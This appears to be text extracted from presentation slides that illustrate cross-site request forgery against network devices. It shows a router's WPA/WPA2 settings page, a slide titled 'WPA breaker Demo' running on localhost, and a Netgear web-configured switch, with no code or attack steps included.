


WPA/WPA2


WPA/WPA2 is a security enhancement that strongly increases the level of data protection and access control for existing wireless LAN. Matching authentication and encryption methods must be setup on your wireless router and wireless client devices to use WPA/WPA2.

Cipher suite	TKIP+AES (WPA/WPA2)
Authentication	○ 802.1X ● Pre-shared Key
Pre-shared key type	● Passphrase (8~63 characters) ○ Hex (64 digits)
Pre-shared Key	••••••••••••••••
Group Key Re_Keying	● Per 1800 Seconds ○ Per 1000 K Packets ○ Disable


Internet


Internet
The New York Times

WPA Breaker demo



Router - Mozilla Firefox

http://localhost/r/demo.php

Router

WPA breaker Demo


Done

Cross Site Request Forgery (CSRF) illustrated


Netgear FS750T2

- Intelligent switch
- Configured via Web

CSRF illustrated

